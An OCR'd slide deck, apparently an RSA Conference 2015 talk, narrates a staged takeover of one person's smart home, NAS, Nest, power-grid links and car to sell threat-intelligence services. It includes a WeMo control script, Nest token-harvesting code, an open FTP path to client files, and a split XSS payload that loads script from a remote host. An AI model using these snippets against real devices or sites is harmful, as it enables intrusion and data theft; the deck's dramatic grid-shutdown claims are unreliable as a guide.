
All Your WEMO's Belong to Me

Back to the Oven, open up the CMD Line emulator.



```
#!/bin/sh
#
# WeMo Control Script
#
# Usage: ./wemo_control IP_ADDRESS ON/OFF/GETSTATE/GETSIGNALSTRENGTH
/GETFRIENDLYNAME
#
#

IP=$1
COMMAND=$2

PORTTEST=$(curl -s $IP:49152 | grep "404")

if [ "$PORTTEST" = "" ]
then
PORT=49153
else
PORT=49152
fi

if [ "$1" = "" ]
then
echo "Usage: ./wemo_control IP_ADDRESS ON/OFF/GETSTATE/GETSIGNALSTRENGTH
/GETFRIENDLYNAME"
else
```

Grab the WEMO scripts from moderntoil (839).



Modify the code based on your targets IP's etc.

Open Sesame


+

Go ARM compiler
(or AnGolde)
GitHub: “wemo.go”
Go run wemo.go --on

=


HELP!

Oven To Buffalo Web Interface…



The Buffalo NAS accessed from the oven, complete with a backup of his work's computer (thanks to the USB media he was moving back/forth)

He also left FTP open, this was used to extract ALL the content…thanks to being able to open his Comcast outbound rules.

ftp://192.168.0.103/shares/USB_Storage/computer%20transfer/For%20Transfer/Desktop/Client%20Docs/

RSA Conference2015

San Francisco | April 20-24 | Moscone Center

Now We Add Nest

#RSAC

Some Background on NEST

Now it gets interesting:

- NEST has partnered up with power providers in an effort to become more efficient. That opens up opportunities to make friends with the SmartGrid.
- One of them is in Oregon, thankfully the same place as our Pacific Northwest targets.
- The goal here is to access the servers through the known issues in their installation of OAuth (delegation issues), hit the SCADA controllers and see if we can shutdown everyone in the region.

“Our” Nest

They are wonderful…they are fun…and they can be owned in about 90 seconds…

We own your oven, and we want to take over the NEST system. We don’t need it as your oven will let us onto the Internet directly, but we figured if we are messing with the oven the least we can do is make friends with your climate control.

NEST Code on JetBrain/GitHub.

NEST App reverse engineering.

The NEST GUI is not secure…

NEST Info

```
#authorization token string
authToken <- paste("Basic",access_token)

#timestamp in milliseconds -- to pass with data request
options(digits=13)
msTimestamp <- as.integer(Sys.time()) * 1000

#RCurl info for User-Agent
sessInfo <- sessionInfo()
RCurlVersion <- sessInfo$otherPkgs$RCurl$Version
userAgent <- paste("RCurl",RCurlVersion)
```

authToken and session variables as the user authenticates. These can be taken from Burp and used along with the ID/Password gathered earlier (below).


```
loginParams <- c("username" = username, "password" = password)
loginResponse <- fromJSON(postForm(loginURL,.params=loginParams))
#return(loginResponse)

loginResponseObjects <- list("urls","access_token","userid","expi
```

Another option, once you have the ID/PWD information you can (on Windows machine) use EventGhost and a python Nest plugin (NestISY) it's got the variables for all events, including those relating to 3rd party access coded in ☺


Nest Interface via Oven

We are able to gain access to the Nest GUI (and command line) thanks to the oven.

Nest system leads us to the main controller, and the servers that manage/maintain the controls over your environment (and others within their sphere of operation.)



Before testing… (target is away)




After testing… toasty target

SMART Grid Provider

NOTE: At this point we could just aim for the power generation systems (thanks to being able to use our targets home network)…but that's too easy, so our journey continues ☺

(Right) Another one of the tools used to execute remote attacks, this one works to exploit the OAuth parameters that are in use between the NEST systems and the core providers of power.




Nest to SMART Grid…

Below, the Nest system is hooked up to the house SMART Grid system, which would appear isn't as smart as it would seem.

A well constructed OAuth attack against the interaction with the Nest API call and the Nest servers along with the 3rd party SMART Grid systems provides the attack vector.

Requesting access will allow for the tokens and credentials to be compromised on the provisioning server. Left screen is Root on their system, right is "from" the Oven. Cloud provisioning your utilities? Not such a good idea.




Nest's Service Providers:

Green Mountain in Oregon was our jump in point. (Not shown)

Note: Get to know Firebase REALLY well, Nest systems and the Grid people are using an implementation of the Firebase for communications.

Dear Smart Grid Provider:

Keeping this simple:



Quick Squirrel Moment:


Proving anything is possible with enough coffee!

Remember Those Earlier Questions

- Is it REALLY that broken?
  - If so, prove it!
- But I'm not in a targeted industry…am I?
  - The bad guys only attack financial and healthcare?
- I'm all good, my CIO's got it covered. Right?
  - Let's talk metrics and the definition of "covered."
- We've got no budget approved to fix it. Do we?
  - Your CEO's or CFO's detachment from the problem.

Let's Answer Them

Is it Broken?




Hillary to the left…

37 Million examples on the right

Personally I'm convinced that after searching the darker side of the Internet for data and finding MILLIONS of Credit Cards, SSNs and other data types means **what YOU are doing, and how YOU are doing it IS BROKEN.**


Am I a Target?



Far East client outsourcing company.

Their NAS FTP site hacked by the Indonesian Anonymous team, complete with client logins AND a nice presentation providing ALL of the targets…

All YOUR client data stored in one place.



USA based Engineering company, targeted based on their association with the largest land-based gas pipeline.

ALL the domain credentials for the pipeline company on THEIR NAS. For sale in the Ukraine.

Personally I'm convinced that after searching across the Internet for data and Intellectual Property, open FTP sites being traded, passwords, source code and other information being exchanged means **what YOU are doing, and how YOU are doing it allows YOU to be A TARGET!.**

My CIO's Got it Covered…

Are you wondering HOW the Chinese got hold of your Intellectual Property?

We found the OPEN FTP site that your 3rd party vendor had on his home NAS, the one he's backed his work computer up to.

You know the Vendor, the one your CIO "knows"? It has all YOUR data, and a bunch of his other clients…


We found the Chinese IRC channel that was selling access to it…

Your CIO, CEO and CFO may have a good handle on what's INSIDE your environment, but NO clue what's going on outside of your four walls. Simply put **what YOU are doing, and how YOU are doing means YOU are NOT COVERED.**

We've Got No Budget…

Every month our platform brings in:

- Excess of 750,000,000 "verified targets" (IRC/FTP/HTTP/I2P/P2P)
- Over 2 billion new targets, forums and malicious channels identified
- Over 550,000 live and usable CC #s
- Over 500,000 usable PHI records
- Over 150,000 live identities
- YOUR Information
- YOUR Identity
- YOUR Intellectual Property
- YOUR Company Info…



Your Information, bought, sold, traded


What's the market value of YOUR data?

So, really, is it broken?

Not convinced yet? Here's another example:

At this point I apologize to the women in the audience:

Broken? Not at all…Nothing to See Here…



(Dear Energy Company) This is the IT contractor's personal NAS with YOUR data….oh, and HIS personal stuff too..


Unfair?

- Probably yes. That contractor didn't save or have any naked pictures of himself or we would have included those too.
- Mixing business and pleasure is NOT good, especially on a 1TB externally addressable HDD with no password.
- THE BAD GUYS DON'T PLAY FAIR!
- All of this contractor's data will be used against YOU. (It's currently in China and Germany.)

Back To Our Target:

Quick Recap:

- Owned:
  - Him (pretty much, lets face it)
  - His phone or iPad, both are compromised at this point
  - His oven
  - His NEST
  - His Ninja
  - His WEMO's
  - His garage (and his house…we own his security WEMO)
  - His data, both personal and work related
  - His VPN connection details TO his work systems
- We still need:
  - His office connection to the turbines
  - His car (he's got a really cool one)



RSA Conference2015

San Francisco | April 20-24 | Moscone Center


Time For The Car…

#RSAC

All Your Cars Belong to OWL

Simple leap of technology to turn the coffee shop into a waiting trap for all of the unsuspecting vehicles to associate with as they drive through.

We know the technology that's within vehicles is capable of wireless, Bluetooth and other connection technology…all we need to do is make friends with it.




In-Vehicle Entertainment

The wireless network is a jump off point to take over the car, then inject OUR own stream of media into the car, it associated it and recognizes us (how many of your cars now stream media?) and now that media is payloaded…

We now own the car that also comes with all YOUR attached gadgets.


Below is his car with us on it…we're watching it as it pulls into the garage.

IFart Radio..



HUGE shout out to our OWL Team for this: the ability to upload and deploy the executable payload from a remote location.

With persistence.



Now we have a hook into their vehicle.
Wireless, Local, Remote…all now ours.

OWL One World Labs

How?

```
<a onclick=a='s=document.crea'>A
<a onclick=b='teElement(\"scr'>BB
<a onclick=c='ipt\");s.src=\"h'>CC
<a onclick=d='ttp://a/h.js\";'>DD
